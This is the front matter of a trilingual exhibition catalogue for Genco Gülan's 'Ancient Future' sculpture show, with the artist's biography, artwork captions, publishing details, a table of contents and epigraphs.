GENCO

Genco Gulan Sculptures & *Ancient Future*/ **Genco Gülan Heykelleri ve *Antik Gelecek***

Hasan Bülent Kahraman

Genco Gulan is a multiple media contemporary conceptual artist, who defines his practices in painting, sculpture, performance, video and new media as 'idea art'. Gulan was born in Istanbul in 1969. He got his first prize from BP in 1993, got New School scholarship in 2000, took part in the team that won EMAF 2005, selected as a finalist for Sovereign European Art 2011 and awarded Master Artist at Ege Art in 2015. His works are presented in museums such as; Centre Pompidou Paris, Pera, ZKM, MAM Rio de Janeiro, La Triennale di Milano, Ankara Resim Heykel Museum and Cer Modern. He participated to festivals such as; Steirishes Herbst, Ars Electronica, Mediaterra, prog-me, Balkan Art Novi Sad, Roaming Tahran and Bonn Biennal. His performances are presented at Istanbul Theatre, PAP Tel Aviv, Wunderbar New Castle, Fringe New York, Moving Silence Athens and Accente Festival Duisbug. He is in collections such as Rhizome.org at the New Museum, Istanbul Modern, Elgiz, Baksı, Museum Oswald, Davis Museum, State Museum of Contemporary Art, Thessaloniki and Imago Mundi Luciano Benetton. His works listed in required reading lists at; City University, Rice University and U.C. Santa Barbara. Gulan gave conferences at Yale, School of Visual Arts, Köln, Bilgi, NYIT and Incheon University. Genco Gulan was in the Advisory Board of Balkan Biennial Cosmopolis and in the International Programming Committee of ISEA Singapore. He is the founder of the istanbumuseum.org and the Web Biennial. He teached at Mimar Sinan Academy and Bogazici University, Istanbul. He lives and works in Izmir and Istanbul. (Türkçe ve Fransızca özgeçmiş arka kapak içindedir.)

Yazım Hatası, 2017. Pirinç döküm. 30 x 30 x 15 cm. (İngilizce- heykel kelimesinin yanlış yazılmış hali.) Referans: Genco Gülan, İdeoloji, 2016.
Typo, 2017. Metal casting. 30 x 30 x 15 cm. (*Sculpture) Reference: Genco Gülan, Ideology, 2016. Conceptual sculptures series.

Genco Gulan Sculptures and Ancient Future
Genco Gülan Heykelleri ve Antik Gelecek

Prof. Dr. Hasan Bülent Kahraman

This book is published on the occasion
of the exhibition Ancient Future, at Kadir Has University İstanbul TR
from 13 April to 13 July 2017.

Editor: Damla Durman
Editing: Dr. Nancy Atakan
Translations: Pırıl Gündüz, Buket Ateş,
Merve Pehlivan, Sinan Can Gülan
Design: Genco Gülan
Printing: Orjin
Printed in the EU.

© 2019 Hasan Bülent Kahraman/ Genco Gülan, Locus & Revolver
All rights reserved.

No part of this book may be reproduced in any form
without written permission by the publisher.

Revolver Publishing
GOLDLAND MEDIA GmbH
Immanuelkirchstr. 12
D – 10405 Berlin

Tel.: +49 (0)30 47 37 79 52 80
Fax: +49 (0)30 47 37 79 52 99
info@revolver-publishing.com
www.revolver-publishing.com

ISBN 978-3-95763-437-5


Uzam, 2012. Bronz. Genişlik: 80 cm. Referans: Darwin, Türlerin Evrimi, 1859.
Evolving into Space, 2012. Bronz. Width: 80 cm. Reference: On the Origin of Species by Charles Darwin, 1859.

GENCO GÜLAN

Sculptures and Ancient Future

Heykelleri ve Antik Gelecek

Les Sculptures de Genco Gulan
et Le Futur Antique




Türkçe, English, (Français)

Prof. Dr. Hasan Bülent Kahraman


Revolver Publishing, Berlin.

İstanbul, İzmir, Tokyo 2017-2019.

Dört Gözlü İskender, 2011. Mermer, polimer, bor ve sanatçının genetik malzeme örneği.30 x 30x 15 cm. Özel Koleksiyon.
Alexander with 4 Eyes, 2011. Boron, polymer, marble and genetical material sample of the artist. 47x 32 x 33 cm. Private Collection.



Mimar Kaya Gülan'a ithaf edilmiştir.
Dedicated to Architect Kaya Gülan
Dédié à l'architecte Kaya Gülan



Gerçek 3D, 2014. Mermer ve akrilik boya. 14 x 14 x 4 cm. Referans: Mavi, kırmızı 3D gözlükler.
Real 3D, 2014. Marble and acrylic paint. 14 x 14 x 4 cm. Reference: Anaglyph 3D glasses.

İçindekiler

Contents

Index

Antik Gelecek ya da Teknolojinin Nefesi... 16

Ancient Future or the Breath of Technology... 22

Le Futur Antique ou le Souffle de la Technique... (en français) 28

Geçmişi Gelecekle (yeniden) kurmak:
Genco Gülan Heykelleri ve 'Antik Gelecek'. 35

Re Building the Past with the Future Genco Gulan's sculptures
and Ancient Future. 65

Antik Gelecek Sergisi yapıtlar
Artworks from the Ancient Future Exhibition 93

Basın Yayın Haberleri/ Media Coverage/ Réflexions médiatiques 162

Her Heykelin bir Mesajı Var.
Every Sculpture Has a Message
Seda Akan 164

Bu sergide Heykeller Hareket Ediyor.
Öznur Uğraş Çolak 168

Genco Gülan Sends Messages to the Future, Through Art
Hatice Ahsen Utku 172


Five Sculpteurs Contemporains Incontournables. (en français)
Cécile Martet 177

Artist You Should Know: Genco Gulan
Michelle Cha 181

Contemporary Turkish Artists You Should Know About. 2011.
Natalie P Runs 185

Hasan Bülent Kahraman Özgeçmiş/
HBK Bio in English. 189

Yapıt Listesi/ List of Artworks 196



Tepeden Antik Gelecek Sergisi (2017) KHAS Galerideki yerleştirme görüntüsü. Sergi için seçilen duvar rengi New York'taki Metropolitan müzesi sergileme şekline referans ile seçilmiştir. Yerdeki suni çim ise, Bizans döneminde yapılmış Aspar sarnıcı (MS 457) Fatih Çukurbostan'da yer alan halı sahaya ithafen kullanılmıştır.

Installation view of Ancient Future Exhibition (2017) at KHAS Gallery from above. The color of the walls refer to the coloring of the New York Metropolitan museum walls. Artificial grass on the floor refers to the footbal fields, located inside the Byzantian Aspar cistern (AD 457) at Fatih Cukurbostan Istanbul.

“Biz (Türkiyeliler)... klasik uygarlığın gerçek varisleriyiz. Çünkü o kültür Anadolu'da doğup gelişmiştir, Anadolu'dan Yunanistan'a geçmiştir."

Cevat Şakir. Anadolu Tanrıları. 1955.


“An allegory of the consumer society, a place of absolute iconism, Disneyland is also a place of total passivity. Its visitors must agree to behave like its robots."

Umberto Eco, Travels in Hyperreality. 1973.

“Y a-t-il plus belle parodie de l'éthique de la valeur que de se soumettre avec toute l'intransigeance de la vertu aux données du hasard ou à l'absurdité d'une règle?"

